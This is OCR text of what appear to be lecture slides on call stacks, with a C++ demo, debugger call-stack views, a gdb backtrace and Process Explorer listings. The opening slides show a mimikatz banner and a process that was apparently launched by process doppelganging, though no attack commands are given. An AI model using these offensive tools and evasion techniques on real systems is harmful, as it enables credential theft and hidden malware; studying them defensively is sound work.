mimikatz 2.1.1 x86 (oe.eo)

```
  .#####.   mimikatz 2.1.1 (x86) built on May 27 2018 02:37:29 - lil!
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz #
```

MicrosoftEdgeSH.exe	Susp...	
MicrosoftEdgeCP.exe	Susp...	
RuntimeBroker.exe		
svchost.exe	< 0.01	
RuntimeBroker.exe		
RuntimeBroker.exe	< 0.01	
WindowsInternal.ComposableSh...	0.01	
SecurityHealthService.exe		
ShellExperienceHost.exe		
RuntimeBroker.exe		
WinStore.App.exe	Susp...	3
RuntimeBroker.exe		
svchost.exe		
GoogleUpdate.exe		
winlogbeat.exe	0.06	1
svchost.exe		
LocalBridge.exe		2
WmiPrvSE.exe		
SecurityHealthHost.exe		
smartscreen.exe		
System Idle Process		
conhost.exe	< 0.01	
Registry	< 0.01	
System Idle Process	96.21	

System Idle Process:5348 Properties

Image File

Notepad

Microsoft Corporation

Version: 10.0.18362.1

Build Time: Sun Apr 30 17:32:23 1995

Path:

lministrator.ENTERPRISE\Desktop\proc_doppel\notepad.exe

Command line:

:\Users\Administrator.ENTERPRISE\Desktop\proc_doppel\notepad.exe

Current directory:

C:\Windows\System32\

Autostart Location:

n/a

Parent: <Non-existent Process>(3940)


User: ENTERPRISE\Administrator

What is call stack?

- Example program:

main() calls *function1()* calls *function2()* … calls *function6()*

Call stack:



function6()

function5()

function4()

function3()


function2()

function1()

main()


What is call stack?

- Example program:



```
#include <iostream>

void function6()
{
    int i5 = 0;
}
void function5()
{
    int i5 = 0;
    function6();
}
void function4()
{
    int i4 = 0;
    function5();
}
void function3()
{
    int i3 = 0;
    function4();
}
void function2()
{
    int i2 = 0;
    function3();
}

void function1()
{
    int i1 = 0;
    function2();
}

int main()
{
    function1();
    std::cout << "Hello World!\n";


}

```


What is call stack?



```cpp
#include <iostream>

void function6()
{
    int i5 = 0;
}
void function5()
{
    int i5 = 0;
    function6();
}
void function4()
{
    int i4 = 0;
    function5();
}
void function3()
{
    int i3 = 0;
    function4();
}
void function2()
{
    int i2 = 0;
    function3();
}

void function1()
{
    int i1 = 0;
    function2();
}

int main()
{
    function1();
    std::cout << "Hello World!\n";


}

// Run program: Ctrl + F5 or Debug > Start Without Debugging menu
// Debug program: F5 or Debug > Start Debugging menu
```

```
'StackDemo.exe' (Win32): Loaded 'C:\Windows\SysWOW64\sechost.dll'.
The thread 0x1f30 has exited with code 0 (0x0).
The thread 0x6b30 has exited with code 0 (0x0).
The thread 0x62c0 has exited with code 0 (0x0).
The program '[21068] StackDemo.exe' has exited with code 0 (0x0).
```

What is call stack?




Call Stack

```
Name
StackDemo.exe!function6() Line 8
StackDemo.exe!function5() Line 14
StackDemo.exe!function4() Line 19
StackDemo.exe!function3() Line 24
StackDemo.exe!function2() Line 29
StackDemo.exe!function1() Line 35
StackDemo.exe!main() Line 40
[External Code]
kernel32.dll![Frames below may be incorrect and/or missing, no symbols loaded for kernel32.dll]
```

How to view the call stack?

Debugging tools:


Call stack of main thread
Calls - C:\prog.exe - WinDbg:10.0.18362.1 X86
Raw args
Func info
Source
Addrs
Headings
Nonvolatile regs
Frame nums
Sour
Call stack of main thread

```
Address  Returns to Procedure / arguments       Called from
00EFFB40 0018DA45   StackDem.00130280           StackDem.0018DA40
00EFFB48 0018D31A
00EFFBA8 0018D2CD
00EFFBB0 0018D668
00EFFBB8 76672369
```


```
ChildEBP
012ff7cc 7
012ff7d4 7
012ff7e8 7
012ff7f0 7
012ffa54 7
012ffaac 7
012ffab8 0
```

```
Address  Stack    Procedure / arguments                   Called from
006FFAB8 75E3C1BE ntdll.RtlIsProcessorFeaturePresent      KERNELBA.75E3C1B8
006FFABC 0000000A   Arg1 = 0000000A
006FFAC4 0023F5E0
006FFAC8 0000000A
006FFB18 0023DA45
006FFB20 0023D31A
006FFB80 0023D2CD
006FFB88 0023D668
006FFB90 762F2369
```

```
(gdb) bt
#0  function6 () at prog.c:6
#1  0x00400553 in function5 () at prog.c:16
#2  0x00400572 in function4 () at prog.c:26
#3  0x00400591 in function3 () at prog.c:36
#4  0x004005b0 in function2 () at prog.c:46
#5  0x004005cf in function1 () at prog.c:58
#6  0x004005f1 in main () at prog.c:66
(gdb) 
```

How to view the call stack?

- Process explorer/hacker:



```
spoolsv.exe
svchost.exe                      < 0.01
Sysmon.exe                         0.01
svchost.exe
unsecapp.exe
sihost.exe                         0.12
svchost.exe                        0.29
taskhostw.exe                    < 0.01
ctfmon.exe                         0.36
rundll32.exe
explorer.exe                       2.32
  SecurityHealthSystray.exe
  VBoxTray.exe                     0.01
  OneDrive.exe                   < 0.01
  procexp.exe                     14.99
  prog.exe                         0.03
    conhost.exe                    0.35
svchost.exe                      < 0.01
StartMenuExperienceHost.exe
RuntimeBroker.exe
svchost.exe                        0.01
SearchUI.exe                     Susp...
RuntimeBroker.exe
SearchIndexer.exe                  0.09
  SearchProtocolHost.exe         < 0.01
  SearchFilterHost.exe           < 0.01
ApplicationFrameHost.exe
MicrosoftEdge.exe                Susp...
SkypeApp.exe                     Susp...
SkypeBackgroundHost.exe          Susp...
YourPhone.exe                    Susp...
```

prog.exe:1640 Properties

Count: 1

TID	CPU	Cycles Delta	Start Address
1632			prog.exe+0xbe0d4

